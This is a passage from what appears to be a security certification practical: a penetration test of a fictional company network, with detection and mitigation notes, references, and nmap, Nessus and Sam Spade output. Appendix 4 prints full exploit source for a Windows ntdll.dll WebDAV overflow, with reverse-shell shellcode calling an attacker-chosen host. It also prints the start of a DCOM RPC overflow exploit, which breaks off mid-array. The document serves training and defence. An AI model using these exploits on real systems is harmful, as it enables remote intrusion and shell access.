- Similarly the OS fingerprinting technique used by nmap may not be detected, as nmap sends 7 specially crafted packets and based on the response determines the OS. Xprobe did not work on this network as all ICMP related packets were dropped. RING on the other hand cannot be detected as the technique that is being used is the way the TCP/IP protocol suite would behave on different OS depending on the stack implementation. Banner grabbing cannot be detected because it looks like any legitimate connection to the server. By doing a telnet to the web server or mail server on the service port will reveal information about the application used.

- War dialing technique cannot be detected because it is done over the phone lines.

- Vulnerability scanners can be detected because they are very noisy; some of the attacks have the potential to crash the servers. A large amount of activity can be noticed on the servers in terms of resource utilization, like CPU, memory etc. An IDS in the network will detect such attacks.

- Buffer overflows often have the potential to crash the service on which the buffer overflow is done. If it is a server that is critical in terms of up time, unavailability in the service will be noticed almost immediately.
  Application attacks on the other hand can be noticed if the right amount of logging is turned on the databases in case of a SQL injection attack. But these logs need to be checked and monitored on a regular basis.

Mitigation: As an IDS is already present in the current network; I will state areas where mitigation steps have to be taken.

- Information obtained by searching the Internet on public forums cannot be eliminated but may be minimized to an extent. Due care must be taken when posting to publicly accessible web sites. Periodic searching by the internal security team can reveal such information. Then they must ensure that such postings are minimized.

- An IDS should be installed in the network. Port scanning can be detected if there is an IDS in the network. An IDS has signatures to detect fast sustained scans in a very short period of time. If the frequency of the scan is rapid and if a firewall is present and configured correctly a lot of connections will show up in the logs. The pattern is generally that they originate from 1 IP or multiple spoofed IP' but they are targeted towards the victim subnet and scan a large number of ports. For this either alerts have to be configured on the firewall when such activity is noticed or it has to be regularly monitored.

- In case of fingerprinting if an IDS is in place and nmap is used the IDS can send dummy packets thereby giving misleading results. Xprobe however was ineffective as all ICMP related messages were blocked at the filtering device.

- Banner grabbing on the other hand can be prevented by taking adequate steps to harden the servers before deploying them in the production environment. A vulnerability assessment should be done on the servers before they go live.

- War dialing can be prevented by taking the following steps:
    i. Drafting an acceptable use policy for dialing out. The responsible authority should sanction this.
    ii. Modem firewall should be in place for incoming calls and will allow calls only based on the access-lists defined.
    iii. Limit the number of login attempts to three.
    iv. Call back option should be enabled.
    v. Disable auto-answer on the modem.
    vi. Periodic surprise audits should be carried out to check adherence to the policies drafted for/by the organization.

Application attacks can be detected by certain classes of devices which are now termed as IPS, Intrusion Prevention Systems. There are also devices such as reverse proxies that have the ability to understand application level attacks. Such devices can prevent these attacks. Care must also be taken while developing applications checking for input validation, session violation etc. They must also adhere to certain standards, for e.g. Web applications must adhere to the OWASP[10] standards.

[10] The standards can be viewed at http://www.owasp.org/.

References

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994.

McClure, Scambray & Kurtz. Osborne, Hacking Exposed: Network Security Secrets and Solutions. Second edition.1999

Dubinsky, Mark, GIAC Certified Firewall Analyst (GCFW) Practical Assignment Version 1.8 (revised September 10, 2002)

Spangler, Ryan "Remote Active Operating System Fingerprinting Tools"
URL : http://secinf.net/uplarticle/auditing/osdetection.pdf , May 2003

Arkin, Orfir and Yarochkin, Fyodor and Kydyraliev Meder. "The Present and Future of Xprobe2 – The Next Generation of Active Operating System Fingerprinting". 31 Jul 2003.
URL: http://www.sys-security.com/archive/papers/Present_and_Future_Xprobe2-v1.0.pdf (16 Sep 2003)

Fyodor. "Nmap man page".
URL : http://www.insecure.org/nmap/data/nmap_manpage.html (10 Sep 2003)

Veysset, Franck Courtay,Olivier and Heen, Olivier "OS Fingerprinting through RTOs" April, 2002,
URL : http://www.intranode.com/en/pdf/techno/ring-full-paper.pdf

Goldsmith, David and Schiffman, Michael. "Firewalking-A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists " Oct 1998.
URL : http://www.packetfactory.net/firewalk/firewalk-final.pdf (12 Sep 2003)

Sanfilippo,Salvatore, "The man page of hping2"
URL : http://www.hping.org/manpage.html

Kamerling, Erik "The hping Idle Host Scan,"
URL : http://www.giac.org/practical/gsec/Erik_Kamerling_GSEC.pdf

Schiffman,Mike D. and Goldsmith,David "The original whitepaper"
URL : http://www.packetfactory.net/firewalk/firewalk-final.pdf

Gunn, Michael "War Dialing" 31 March 2003
URL : http://www.sans.org/rr/papers/42/268.pdf

Ntobjectives, Incorporated."FIRE & WATER Assessment and Defense Toolkit ".
URL : http://www.ntobjectives.com/images/firewater.pdf (15 Sep 2003)

Moore H D, "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability"
URL : http://www.metasploit.com/

Harper, Mitchell. "SQL Injection Attacks – Are You Safe?". 17 Jun 2002.
URL : http://www.sitepoint.com/article/794(15 Sep 2003)

Bordet, Julien "Remote SMTP Server Detection" 4 September 2002".
URL: http://www.greyhats.org/outils/smtpscan/remote_smtp_detect.pdf

Appendix 1

Samspade output

Output of Dig→

08/23/03 15:07:45 dig 70.70.70.15 @ 202.149.208.92
Dig 200.0.168.192.in-addr.arpa@202.149.208.92 ...
I received an ID of 70. I was expecting 72
(If I was smarter I'd match up queries, but I'm not, so I don't)
Non-authoritative answer
Recursive queries supported by this server
Query for 200.0.168.192.in-addr.arpa type=255 class=1
168.192.in-addr.arpa SOA (Zone of Authority)
Primary NS: prisoner.iana.org
Responsible person: hostmaster@root-servers.org
serial:2002040800
refresh:1800s (30 minutes)
retry:900s (15 minutes)
expire:604800s (7 days)
minimum-ttl:604800s (7 days)

Output of ping →

08/23/03 15:07:35 ping 70.70.70.15
Ping 70.70.70.15 ...
1 Failed
2 Failed
3 Failed
4 Failed
5 Failed
6 Failed
7 Failed
8 Failed
9 Failed
10 Failed

Output of nslookup →

08/23/03 15:07:37 dns 70.70.70.15
nslookup 70.70.70.15
Canonical name: giacenterprises.com
Addresses:
70.70.70.15
70.70.70.25

Output of Time →

08/23/03 15:07:52 Time 70.70.70.15
Time 70.70.70.15 ...

Daytime (remote time zone): Connection failed

Time (local time zone): Connection failed

SNTP Response DD/MM/YYYY HH:MM:SS.MS
Client Originate Date was 23/08/2003, 09:37:54.825
Server Receive Date was 23/08/2003, 09:37:54.843
Server Transmit Date was 23/08/2003, 09:37:54.843
Client Destination Date was 23/08/2003, 09:37:54.825
Round trip delay was 0.000000 seconds
Local clock offset was 0.018000 seconds

Output of Blackhole check →

08/23/03 15:07:54 Blackhole check 70.70.70.15
nslookup 70.70.70.15
70.70.70.15 is not in the MAPS realtime blackhole list (rbl.maps.vix.com)

70.70.70.15 is not in the MAPS dialup user list (dul.maps.vix.com)

70.70.70.15 is not in the radparker relayed spam system (relays.mail-abuse.org)

Output of abuse address lookup →

08/23/03 15:07:56 Abuse address lookup for 70.70.70.15

whois -h whois.abuse.net 70.70.70.15 ...
failed, couldn't connect to host: (WSAETIMEDOUT)

Output of IP Block →

08/23/03 15:39:10 IP block 70.70.70.20
Trying 70.70.70.20 at ARIN
failed, couldn't connect to host
Trying 192.168.0 at ARIN
failed, couldn't connect to host

Appendix 2

Nmap output

This section contains the actual output of the port scans of the various hosts in the GIAC enterprises network. The Nmap outputs for the various hosts are as below:

[root@me root]# nmap –vv –sS -sU –P0 70.70.70.109 –p 1-65535
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.81):
(The 131070 ports scanned but not shown below are in state: filtered)

Port	State	Service
21/tcp	closed	ftp
22/tcp	closed	ssh
25/tcp	closed	smtp
53/tcp	closed	domain
80/tcp	open	http
110/tcp	closed	pop-3
264/tcp	closed	bgmp
265/tcp	closed	maybeFW1
389/tcp	closed	ldap
443/tcp	open	https
500/tcp	closed	isakmp
522/tcp	closed	ulp
1002/tcp	closed	unknown
1024/tcp	closed	kdm
1025/tcp	closed	NFS-or-IIS
1026/tcp	closed	LSA-or-nterm
1027/tcp	closed	IIS
1029/tcp	closed	ms-lsa
1030/tcp	closed	iad1
1031/tcp	closed	iad2
1032/tcp	closed	iad3
1033/tcp	closed	netinfo
1050/tcp	closed	java-or-OTGfileshare
1058/tcp	closed	nim
1059/tcp	closed	nimreg
1067/tcp	closed	instl_boots
1068/tcp	closed	instl_bootc
1080/tcp	closed	socks
1083/tcp	closed	ansoft-lm-1
1084/tcp	closed	ansoft-lm-2
10082/tcp	closed	amandaidx
10083/tcp	closed	amidxtape

Nmap run completed -- 1 IP address (1 host up) scanned in 197 seconds

[root@me root]# nmap –vv –sS -sU –P0 70.70.70.109 –p 1-65535
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.109):
(The 131070 ports scanned but not shown below are in state: filtered)

Port	State	Service
21/tcp	closed	ftp
22/tcp	closed	ssh
25/tcp	open	smtp
53/tcp	closed	domain
80/tcp	closed	http
110/tcp	closed	pop-3
264/tcp	closed	bgmp
265/tcp	closed	maybeFW1
389/tcp	closed	ldap
443/tcp	closed	https
500/tcp	closed	isakmp
522/tcp	closed	ulp
1002/tcp	closed	unknown
1024/tcp	closed	kdm
1025/tcp	closed	NFS-or-IIS
1026/tcp	closed	LSA-or-nterm
1027/tcp	closed	IIS
1029/tcp	closed	ms-lsa
1030/tcp	closed	iad1
1031/tcp	closed	iad2
1032/tcp	closed	iad3
1033/tcp	closed	netinfo
1050/tcp	closed	java-or-OTGfileshare
1058/tcp	closed	nim
1059/tcp	closed	nimreg
1067/tcp	closed	instl_boots
1068/tcp	closed	instl_bootc
1080/tcp	closed	socks
1083/tcp	closed	ansoft-lm-1
1084/tcp	closed	ansoft-lm-2
10082/tcp	closed	amandaidx
10083/tcp	closed	amidxtape

Nmap run completed -- 1 IP address (1 host up) scanned in 118 seconds

[root@me root]# nmap –vv –sS –sU –P0 70.70.70.82 –p 1-65535
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.82):
(The 131070 ports scanned but not shown below are in state: filtered)

Port	State	Service
21/tcp	closed	ftp
22/tcp	closed	ssh
25/tcp	closed	smtp
53/tcp	closed	domain
80/tcp	closed	http
110/tcp	closed	pop-3
264/tcp	closed	bgmp
265/tcp	closed	maybeFW1
389/tcp	closed	ldap
443/tcp	closed	https
500/tcp	closed	isakmp
522/tcp	closed	ulp

1002/tcp closed unknown
1024/tcp closed kdm
1025/tcp closed NFS-or-IIS
1026/tcp closed LSA-or-nterm
1027/tcp closed IIS
1029/tcp closed ms-lsa
1030/tcp closed iad1
1031/tcp closed iad2
1032/tcp closed iad3
1033/tcp closed netinfo
1050/tcp closed java-or-OTGfileshare
1058/tcp closed nim
1059/tcp closed nimreg
1067/tcp closed instl_boots
1068/tcp closed instl_bootc
1080/tcp closed socks
1083/tcp closed ansoft-lm-1
1084/tcp closed ansoft-lm-2
10082/tcp closed amandaidx
10083/tcp closed amidxtape
53/udp open dns

Nmap run completed -- 1 IP address (1 host up) scanned in 97 seconds

[root@me root]# nmap –vv –sS –sU –P0 70.70.70.3 –p 1-65535
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.3):

(The 131070 ports scanned but not shown below are in state: filtered)
Port State Service
21/tcp filtered ftp
22/tcp filtered ssh
25/tcp open smtp
53/tcp filtered domain
80/tcp open http
110/tcp filtered pop-3
264/tcp filtered bgmp
265/tcp filtered maybeFW1
389/tcp filtered ldap
443/tcp open https
500/tcp filtered isakmp
522/tcp filtered ulp
1002/tcp filtered unknown
1024/tcp filtered kdm
1025/tcp filtered NFS-or-IIS
1026/tcp filtered LSA-or-nterm
1027/tcp filtered IIS
1029/tcp filtered ms-lsa
1030/tcp filtered iad1
1031/tcp filtered iad2
1032/tcp filtered iad3
1033/tcp filtered netinfo
1050/tcp filtered java-or-OTGfileshare
1058/tcp filtered nim

```
1059/tcp   filtered   nimreg
1067/tcp   filtered   instl_boots
1068/tcp   filtered   instl_bootc
1080/tcp   filtered   socks
1083/tcp   filtered   ansoft-lm-1
1084/tcp   filtered   ansoft-lm-2
10082/tcp  filtered   amandaidx
10083/tcp  filtered   amidxtape
53/udp     filtered   dns
500/udp    open       ike
```

Nmap run completed -- 1 IP address (1 host up) scanned in 2457 seconds

Appendix 3

Nessus Output

I used my trusty Linux machine to scan the mail and the web servers, with the latest version of Nessus; the output was saved in HTML format. Since the web server was scanned from outside the firewall, the amount of data obtained was relatively less.

The following is the output of the Nessus scan of the Windows web server.

Nessus Scan Report

Number of hosts which were alive during the test: 1
Number of security holes found : 0
Number of security warnings found : 3
Number of security notes found : 5

List of the tested hosts :

- 70.70.70.81**(Security holes found)**

[Back to the top]
70.70.70.81 :

List of open ports :

- *http (80/tcp) (Security hole found)*
- *https (443/tcp)*
- *general/tcp (Security warnings found)*
- *general/udp (Security notes found)*

[back to the list of ports]

Warning found on port http (80/tcp)

The remote web server appears to be running with Frontpage extensions.

You should double check the configuration since a lot of security problems have been found with FrontPage when the configuration file is not well set up.

Risk factor : High if your configuration file is not well set up
CVE : CVE-1999-0386

[back to the list of ports]

Information found on port http (80/tcp)

The remote web server type is :

Microsoft-IIS/5.0

We recommend that you configure your web server to return
bogus versions, so that it makes the cracker job more difficult

[back to the list of ports]

Informational	unknown (443/tcp)	A TLSv1 server answered on this port
Informational	unknown (443/tcp)	A web server is running on this port through SSL
Informational	unknown (443/tcp)	The remote web server does not respect the HTTP protocol in that it does not send 404 error codes when a client requests a non-existent page. You are very likely to get false positives for the web checks. The remote web server type is : IIS 5.0 We recommend that you configure your web server to return bogus versions in order to not leak information
Informational	unknown (443/tcp)	The IIS 5.0 version is : 0.87
Informational	unknown (443/tcp)	Here is the SSLv2 server certificate: Certificate: Data: Version: 1 (0x0) Serial Number: 0 (0x0) Signature Algorithm: md5WithRSAEncryption Issuer: O=IIS Software, CN=* Validity Not Before: Jan 3 10:34:50 2001 GMT Not After : Oct 3 10:34:50 2007 GMT Subject: O=IIS Software, CN=* Subject Public Key Info: Public Key Algorithm: rsaEncryption RSA Public Key: (512 bit) Modulus (512 bit): 00:d6:91:05:5e:d7:e8:35:94:6d:39:bc:28:18:e3: 1f:1e:02:00:75:52:40:29:9e:8b:c4:08:c2:bb:95: 3e:78:30:3a:41:21:b2:0c:df:21:3d:48:63:a8:f2: 63:74:0c:e9:ae:00:4a:5e:f1:a2:4a:32:e5:4e:10: 67:c1:3f:ab:8d Exponent: 65537 (0x10001) Signature Algorithm: md5WithRSAEncryption 14:2a:18:78:b9:56:70:29:69:bf:6b:12:73:bc:c8:72:1b:0c: 47:70:ca:78:7f:ce:d5:9b:5f:11:ec:f3:91:aa:27:ad:ee:fc: 1d:e6:15:c1:24:2f:ba:85:65:79:be:c0:e3:de:d3:15:c4:81: eb:e1:4e:37:a6:b3:a1:5a:8f:c9
Informational	unknown (443/tcp)	Here is the list of available SSLv2 ciphers: RC4-MD5 EXP-RC4-MD5 RC2-CBC-MD5 EXP-RC2-CBC-MD5 IDEA-CBC-MD5 DES-CBC-MD5 DES-CBC3-MD5 RC4-64-MD5
Informational	unknown (443/tcp)	This TLSv1 server also accepts SSLv2 connections. This TLSv1 server also accepts SSLv3 connections.

Warning found on port general/tcp

The remote host uses non-random IP IDs, that is, it is possible to predict the next value of the ip_id field of the ip packets sent by this host.

An attacker may use this feature to determine if the remote host sent a packet in reply to another request. This may be used for portscanning and other things.

Solution : Contact your vendor for a patch
Risk factor : Low

[back to the list of ports]

Information found on port general/tcp

Nmap found that this host is running Windows NT4 / Win95 / Win98

[back to the list of ports]

This file was generated by Nessus, the open-sourced security scanner.

Appendix 4

Exploit codes

1. Microsoft Windows ntdll.dll Buffer Overflow Vulnerability: The source code of this vulnerability is at http://www.securityfocus.com/bid/7116/exploit/

```
#include &amp;lt;winsock.h&amp;gt;
#include &amp;lt;windows.h&amp;gt;
#include &amp;lt;stdio.h&amp;gt;

#pragma comment (lib,"ws2_32")

char shellc0de[] =
	"\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
	"\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
	"\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
	"\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
	"\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
	"\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
	"\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
	"\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"
	"\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
	"\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
	"\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
	"\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
	"\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
	"\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
	"\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
	"\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
	"\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
	"\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
	"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
	"\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
	"\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
	"\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
	"\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
	"\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
	"\xff\xd0"
	"CreateProcessA\x00LoadLibraryA\x00ws2_32.dll\x00WSASocketA\x00"
	"connect\x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
	"cmd" // don't change anything..
	"\x00\x00\xe7\x77" // offsets of kernel32.dll for some win ver..
	"\x00\x00\xe8\x77"
	"\x00\x00\xf0\x77"
	"\x00\x00\xe4\x77"
	"\x00\x88\x3e\x04" // win2k3
	"\x00\x00\xf7\xbf" // win9x =P
	"\xff\xff\xff\xff";
```

```
int test_host(char *host)
{
     char search[100]="";
     int sock;
     struct hostent *heh;
     struct sockaddr_in hmm;
     char buf[100] ="";

     if(strlen(host)&amp;gt;60) {
          printf("error: victim host too long.\r\n");
          return 1;
     }

  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
    return 1;
  }

  sprintf(search,"SEARCH / HTTP/1.1\r\nHost: %s\r\n\r\n",host);
  hmm.sin_port = htons(80);
  hmm.sin_family = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh-&amp;gt;h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);

  if ((connect(sock, (struct sockaddr *) &amp;amp;hmm, sizeof(hmm))) == -1){
    printf("CONNECTING_ERROR\r\n");
    return 1;
  }
     send(sock,search,strlen(search),0);
     recv(sock,buf,sizeof(buf),0);
if(buf[9]=='4'&amp;amp;&amp;amp;amp;buf[10]=='1'&amp;amp;&amp;amp;amp;buf[11]=='1')
     return 0;
     printf("NOT FOUND\r\n");
     return 1;
}

void help(char *program)
{
     printf("syntax: %s &amp;lt;victim_host&amp;gt; &amp;lt;your_host&amp;gt;
&amp;lt;your_port&amp;gt; [padding]\r\n",program);
     return;
}

void banner(void)
{
     printf("\r\n\t  [Crpt] ntdll.dll exploit trough WebDAV by kralor
[Crpt]\r\n");
```

```
    printf("\t\twww.coromputer.net          &amp;amp;&amp;amp;amp;          undernet
#coromputer\r\n\r\n");
    return;
}

void main(int argc, char *argv[])
{
    WSADATA wsaData;
    unsigned short port=0;
    char *port_to_shell="", *ip1="", data[50]="";
    unsigned int i,j;
    unsigned int ip = 0 ;
    int s, PAD=0x10;
    struct hostent *he;
    struct sockaddr_in crpt;
    char buffer[65536] ="";
    char request[80000];    // huuuh, what a mess! :)
    char content[] =
        "&amp;lt;?xml version=\"1.0\"?&amp;gt;\r\n"
        "&amp;lt;g:searchrequest xmlns:g=\"DAV:\"&amp;gt;\r\n"
        "&amp;lt;g:sql&amp;gt;\r\n"
        "Select \"DAV:displayname\" from scope()\r\n"
        "&amp;lt;/g:sql&amp;gt;\r\n"
        "&amp;lt;/g:searchrequest&amp;gt;\r\n";

    banner();
    if((argc&amp;lt;4)||(argc&amp;gt;5)) {
         help(argv[0]);
         return;
    }

if(WSAStartup(0x0101,&amp;amp;wsaData)!=0) {
    printf("error starting winsock..");
    return;
    }

if(test_host(argv[1]))
    return;

if(argc==5)
    PAD+=atoi(argv[4]);

printf("FOUND\r\nexploiting ntdll.dll through WebDav [ret:
0x00%02x00%02x]\r\n",PAD,PAD);

    ip = inet_addr(argv[2]); ip1 = (char*)&amp;amp;ip;

shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2];
shellc0de[451]=ip1[3];

    port = htons(atoi(argv[3]));
    port_to_shell = (char *) &amp;amp;port;
    shellc0de[446]=port_to_shell[0];
    shellc0de[447]=port_to_shell[1];
```

```
// we xor the shellcode [xored by 0x95 to avoid bad chars]
 __asm {
  lea eax, shellc0de
  add eax, 0x34
xor ecx, ecx
mov cx, 0x1b0
wah:
xor byte ptr[eax], 0x95
inc eax
loop wah
}

  if ((he = gethostbyname(argv[1]))==0){
    printf("error: can't resolve '%s'",argv[1]);
    return;
  }

  crpt.sin_port = htons(80);
  crpt.sin_family = AF_INET;
  crpt.sin_addr = *((struct in_addr *)he-&amp;gt;h_addr);

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return;
  }

  printf("Connecting... ");

  if ((connect(s, (struct sockaddr *) &amp;amp;crpt, sizeof(crpt))) == -1){
    printf("ERROR\r\n");
    return;
  }
// No Operation.
for(i=0;i&amp;lt;sizeof(buffer);buffer[i]=(char)0x90,i++);
// fill the buffer with the shellcode
for(i=64000,j=0;i&amp;lt;sizeof(buffer)&amp;amp;&amp;amp;amp;j&amp;lt;sizeof(shellc0d
e)-1;buffer[i]=shellc0de[j],i++,j++);
// well..it is not necessary..
for(i=0;i&amp;lt;2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

      buffer[sizeof(buffer)]=0x00;
      memset(request,0,sizeof(request));
      memset(data,0,sizeof(data));
      sprintf(request,"SEARCH /%s HTTP/1.1\r\nHost: %s\r\nContent-type:
text/xml\r\nContent-Length: ",buffer,argv[1]);
      sprintf(request,"%s%d\r\n\r\n",request,strlen(content));
      printf("CONNECTED\r\nSending evil request... ");
      send(s,request,strlen(request),0);
      send(s,content,strlen(content),0);
```

```
        printf("SENT\r\n");
        recv(s,data,sizeof(data),0);
        if(data[0]!=0x00) {
        printf("Server seems to be patched.\r\n");
        printf("data: %s\r\n",data);
        } else
        printf("Now if you are lucky you will get a shell.\r\n");
        closesocket(s);
        return;
}
```

2. Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability. The source code for the vulnerability is available at http://www.securityfocus.com/bid/8205/exploit/

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -         0    Windows 2000 SP0 (english)
  -         1    Windows 2000 SP1 (english)
  -         2    Windows 2000 SP2 (english)
  -         3    Windows 2000 SP3 (english)
  -         4    Windows 2000 SP4 (english)
  -         5    Windows XP SP0 (english)
  -         6    Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0
x00,0x00,0x00,0x00,
```

```
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};


unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
